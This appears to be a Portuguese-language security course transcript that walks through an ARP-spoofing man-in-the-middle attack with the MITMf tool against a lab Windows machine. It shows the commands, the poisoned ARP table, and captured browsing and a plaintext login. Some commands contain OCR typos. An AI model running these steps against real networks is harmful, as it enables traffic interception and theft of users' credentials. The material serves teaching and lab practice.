
02

Mitm ataque

Transcrição

Realizaremos agora o ataque *man-in-the-middle*. No Kali Linux, desligaremos a máquina do hacker, para poder conectá-la ao switch do programa do GNS3 e fazermos a emulação. Precisamos reconfigurar a placa de rede, pois estamos usando a do VirtualBox para conectá-lo ao switch. Mas agora queremos colocar essa máquina virtual na nossa rede, para que possamos fazer os testes direto na minha máquina.


Clicaremos em `Configurações` , e, dentro da janela que se abrirá, em `Rede` . Na opção `Conectado a` mudaremos de `Placa de rede exclusiva de hospedeiro (host-only)` para `Placa em modo Bridge` . É como se fizéssemos uma extensão do computador, uma ponte (*bridge*) para conectar a máquina do hacker.




Depois de clicar em `OK` , podemos iniciar a máquina do hacker.

O Kali Linux tem um tempo de boot um pouco longo, mas assim que ele terminar faremos o login com o usuário `root` e a senha `toor` . Antes de começarmos o ataque em si, precisaremos mudar a configuração do teclado, pois ele vem no padrão americano.


Clicaremos na setinha localizada no canto direito superior da tela inicial do Kali Linux, e no símbolo de configurações.




A seguir, escolheremos `Region & Language`.




E lá, clicaremos em `Portuguese`.




Caso essa opção não apareça para você, basta clicar no símbolo de `+`, e nas reticências dentro da janela que se abrirá.






E então, digitar `Portuguese` na barra de busca que aparecerá. E, finalmente, selecionar `Portuguese (Brazil)`.



Então, ele aparecerá na tela inicial de `Region & Language`. Como não estamos usando o padrão americano, podemos clicar em `English (US)` e no sinal de `-`.



Agora precisamos instalar a ferramenta que fará o ataque MITM para nós. Ela se chama **MITMF** : *man-in-the-middle framework*. Assim, usaremos o seguinte comando no terminal:

```
root@kali:~# apt-get-install mitmf
```

Ao darmos `Enter` , ele faz a instalação para nós.

```
root@kali:~# apt-get-install mitmf
Reading package lists... Done
Building dependency tree
Reading state information... Done
mitmf is already the newest version (0.9.8-0kalil).
0 upgraded, 0 newly intalled, 0 to remove and 0 not upgraded.
```

No meu caso, como vocês podem ver, já estava instalado. Para vocês bastará confirmar a instalação pressionando `y` . Assim podemos começar o ataque propriamente dito. O objetivo é alterar os parâmetros da tabela `ARP` do computador da vítima e do roteador. Isso se chama "envenenamento da tabela ARP" ou "ARP spoofing". Para utilizar esse framework, usaremos o `mitmf` , que será do tipo `--arp` e `--spoof` . Precisamos falar também qual é o alvo, colocando `--target` e o IP correspondente. Assim:

```
root@kali"~# mitm --arp --spoof --target
```

O meu target é o computador físico que estou usando. Vou conferir seu IP no prompt de comando, usando o `ipconfig` .

```
C:\Users\Alura\ipconfig

Configuração de IP do Windows

Adaptador Ethernet Ethernet:

  Sufixo DNS específico de conexão......:
  Endereço IPv6 de link local...........: fe80::a570:8e82:c046:fd%2
  Endereço IPv4.........................: 192.168.121.171
  Máscara de Sub-rede...................: 255.255.255.0
  Gateway Padrão........................: 192.168.121.1
...
```

Vemos então que o IP que precisamos é `192.168.121.171` . Podemos então copiar e colar no Kali Linux:

```
root@kali"~# mitm --arp --spoof --target 192.168.121.171
```

Também precisamos especificar o `--gateway`, o endereço IP do roteador. Nas informações que conseguimos no promp de comando do Windws, ele aparece como `Gateway Padrão`. É o número `192.168.121.1`.

```
root@kali"~# mitm --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1
```

O Kali Linux ainda precisa ser informado de qual interface será usada, como fizemos com switch. Quando fizemos o ataque de *overflow*, tínhamos que falar a interface de ataque que escolhemos.

```
root@kali"~# mitm --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0
```

Com essas informações, já poderíamos começar o ataque. Mas antes disso, vamos dar uma olhada em como está a tabela `ARP` do computador que vamos atacar. Em seu prompt de comando:

```
C:\Users\Alura\arp - a

Interface: 192.168.121.171 ---0x2
  Endereço IP           Endereço físico           Tipo
  192.168.121.1         90-f6-52-33-5e-32         dinâmico
  192.168.121.113       00-21-5d-86-93-86         dinâmico
  192.168.121.131       10-21-5d-86-93-86         dinâmico
  192.168.121.172       08-00-27-27-06-d4         dinâmico
  192.168.121.255       ff-ff-ff-ff-ff-ff         estático
  224.0.02              01-00-5e-00-00-02         estático
...
```

Pelo IP, sabemos que a primeira linha é referente ao roteador, que está mapeado com o endereço mac `90-f6-52-33-5e-32`. Espera-se que, ao executarmos o comando `mitm`, essa tabela seja alterada e o endereço mac seja substituído pelo do Kali Linux. Desta forma, o hacker conseguirá enganar tanto a vítima quanto o roteador, se estabelecendo no meio de sua comunicação. Vamos finalmente executar o `mitm`:

Em uma dessas linhas temos `ARP spoofing enabled` . O ataque já começou. Voltemos ao prompt do Windows para verificar se houve alguma mudança na tabela.

```
C:\Users\Alura\arp - a

Interface: 192.168.121.171 ---0x2
  Endereço IP           Endereço físico           Tipo
  192.168.121.1         08-00-27-27-06-d4         dinâmico
  192.168.121.113       00-21-5d-86-93-86         dinâmico
  192.168.121.131       10-21-5d-86-93-86         dinâmico
  192.168.121.172       08-00-27-27-06-d4         dinâmico
  192.168.121.255       ff-ff-ff-ff-ff-ff         estático
  224.0.02              01-00-5e-00-00-02         estático
...
```

O endereço mac referente ao roteador está diferente. Vamos verificar se esse é realmente o endereço mac do Kali Linux? Abriremos outra janela de terminal e usaremos `ifconfig` :

```
root@kali:~# ifcongif
eth0: flags=4163<UP, BROADCAST, RUNNIN, MULTICAST> mtu 1500
inet 192.168.1221.172   netmask 255.255.255.0   broadcast 192.168.121
inet6 fe80::a00:27ff:fe27:6d4  prefixlen 64 scopeid 0x20<link>
ether 08:00:27:27:06:d4  txqueuelen 1000  (Ethernet)
RX packets 192  bytes 46058 (44.9 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 240  bytes 64995 (63.4 KiB)
TX errors 0  dropped 0  overruns 0   carrier 0  collisions 0
...
```


A resposta está em `ether 08:00:27:27:06:d4` , que realmente corresponde ao que está na tabela `ARP` do computador da vítima. Conseguimos envenenar essa tabela, para que ele acredite que o roteador tem o IP do hacker, que conseguirá colher todas as informações que a vítima acessar.

Lembra que comentamos que a vítima queria acessar o site da Uol? Ela vai fazer isso agora.

Será que o hacker consegue ver esse acesso? Abriremos o prompt do Kali Linux:

```
...
2016-12-06 11:28:24 192.168.121.171 [type:Other-Other os:Other] tile-service.weather.microsoft.
2016-12-06 11:28:24 192.168.121.171 [type:Other-Other os:Other] cdn.content.prod.cms..msn.com
2016-12-06 11:30:03 192.168.121.171 [type:Chrome-54 os:Windows] www.uol.com.br
2016-12-06 11:30:04 192.168.121.171 [type:Chrome-54 os:Windows] hp.imguol.com.br
...
```

Conseguimos ver que a vítima acessou o site da Uol mais facilmente que com a análise de protocolo do WireShark. Vamos acessar aquela página de cadastro que acessamos no outro teste?



Enquanto isso, o hacker está de olho em tudo o que a vítima faz.

```
2016-12-06 11:30:54 192.168.121.171 [type:Chrome-54 os:Windows] exemplo-login-fraco-alura.heroku
2016-12-06 11:31:01 192.168.121.171 [type:Chrome-54 os:Windows] POST Data (exemplo-login-fraco-a
username=joao%40meudominio.com.br&password=123456&_csrf=02f88368-19e7-4408-a2c4-74e6f4fd39ed
```

Conseguimos ver o login e a senha do João muito facilmente. Novamente, aqui foi mais fácil do que no WireShark, em que precisamos abrir o protocolo e procurar essas informações em seu `form`.

Mas ainda temos o problema do protocolo `HTTPS`, que tem uma camada de criptografia. Desta forma, deveríamos conseguir o usuário e a senha da vítima. A seguir, veremos como tentar contornar esse problema e fazer a vítima acessar um site que ela não escolheu. Até lá!